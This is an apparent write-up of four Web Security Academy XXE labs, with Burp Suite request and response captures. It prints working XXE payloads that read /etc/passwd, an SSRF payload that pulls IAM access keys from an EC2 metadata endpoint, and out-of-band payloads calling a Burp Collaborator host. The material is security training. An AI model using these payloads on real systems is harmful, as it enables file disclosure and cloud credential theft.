**Lab1:** Exploiting XXE using external entities to retrieve files

**Description:** This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.

**Testing procedure and snapshots:**


Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

Then replace the productId number with a reference to the external entity: &xxe;

The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.


Burp Suite Professional v1.7.31 - Temporary Project - licensed to By Jas502n
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex
0 matches
Type a search term


Target: https://acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.net

```
POST /product/stock HTTP/1.1
Host: acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.net
Connection: close
Content-Length: 176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.ne
t
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://acf41fc31f9e4c8480cb05b4006f0086.web-security-academy.ne
t/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=AGyKhcwsgxFIiGowELovkHEMM4H4v7RH

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId><storeId>2</storeId></st
ockCheck>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1144

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
"
```



Exploiting XXE using external entities to retrieve files

Back to lab description »

Congratulations, you solved the lab!

## **Lab2:** Exploiting XXE to perform SSRF attacks

**Description:** This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

**Access the lab**

**Testing procedure and snapshots:**


Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>

Then replace the productId number with a reference to the external entity: &xxe;

The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name. Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.



Burp Suite Professional v1.7.31 - Temporary Project - licensed to By Jas502n
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Go Cancel
Target: https://acc11f521e38cc5780680596000c0082.web-security-academy.net
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex

```
POST /product/stock HTTP/1.1
Host: acc11f521e38cc5780680596000c0082.web-security-academy.net
Connection: close
Content-Length: 228
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/xml
Accept: */*
Origin:
https://acc11f521e38cc5780680596000c0082.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://acc11f521e38cc5780680596000c0082.web-security-academy.net/product
?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=wPiIrnyyOOSI5urNrIlvf3aQ34NaVzwm

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"
> ]>
<stockCheck><productId>&xxe;</productId><storeId>2</storeId></stockCheck
>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 546

"Invalid product ID: {
  "Code" : "Success",
  "LastUpdated" : "2020-04-26T13:30:55.354624Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "gxvkyYYLYUUGfDb09dYh",
  "SecretAccessKey" : "V41TCnnpUqHKAv3JR3vH6fS71mnwkiPlzbDkguTq",
  "Token" :
"YqyRm96ijaH7vXH8FufZgkz3ImsqP41tJNfcb3xIQu81e2wITHimmAUrL8AaGk7YbQ27PSv
tz9oiOINMGvEvx5SJLhBwkV9DOhfNLTztZLquXMinxuIE55n558oTjLyz2LFPkeavIL8xzKH
7DcGGWL85Bzsu917uqRn8kgA35Ri6tuCJrH8AOiMx7nHV6ygKsLTBhlSfxpSFJXNJxiRoWV7
EY4PHMJK2QalINJN6zunKI6RGbpMk8Cx28QSU8uka",
  "Expiration" : "2026-04-25T13:30:55.354624Z"
}"
```


WEB SECURITY ACADEMY
Exploiting XXE to perform SSRF attacks
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home
WE LIKE TO SHOP

**Lab3:** Blind XXE with out-of-band interaction

**Description:** This lab has a "Check stock" feature that parses XML input but does not display the result.

You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.

To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to the public Burp Collaborator server (burpcollaborator.net).

**Testing procedure and snapshot:** Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.

Go to the Burp menu, and launch the Burp Collaborator client.

Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.


Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:

<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net"> ]>

Then replace the productId number with a reference to the external entity: &xxe;

Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.



Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard ☑ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now


| # | Time | Type | Payload | Comment |
|---|---|---|---|---|
| 1 | 2020-Apr-26 13:49:52 UTC | DNS | ne51z7biyhluo65q7pmi87jbb2hs5h | |
| 2 | 2020-Apr-26 13:49:52 UTC | HTTP | ne51z7biyhluo65q7pmi87jbb2hs5h | |
| 3 | 2020-Apr-26 13:49:52 UTC | DNS | ne51z7biyhluo65q7pmi87jbb2hs5h | |

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **ne51z7biyhluo65q7pmi87jbb2hs5h.burpcollaborator.net**.

The lookup was received from IP address 3.248.180.126 at 2020-Apr-26 13:49:52 UTC.

Close



Blind XXE with out-of-band interaction

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

There's No Place Like Gnome

★★★★★

$10.79

**Lab4:** Blind XXE with out-of-band interaction via XML parameter entities

**Description:** This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.

To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to burpcollaborator.net.

**Access the lab**

**Testing procedure and snapshots:**

Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.

Go to the Burp menu, and launch the Burp Collaborator client.


Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://YOUR-SUBDOMAIN-
HERE.burpcollaborator.net"> %xxe; ]>
```

Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.

You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.



WEB SECURITY ACADEMY

Blind XXE with out-of-band interaction via XML parameter entities

Back to lab description »

LAB Solved

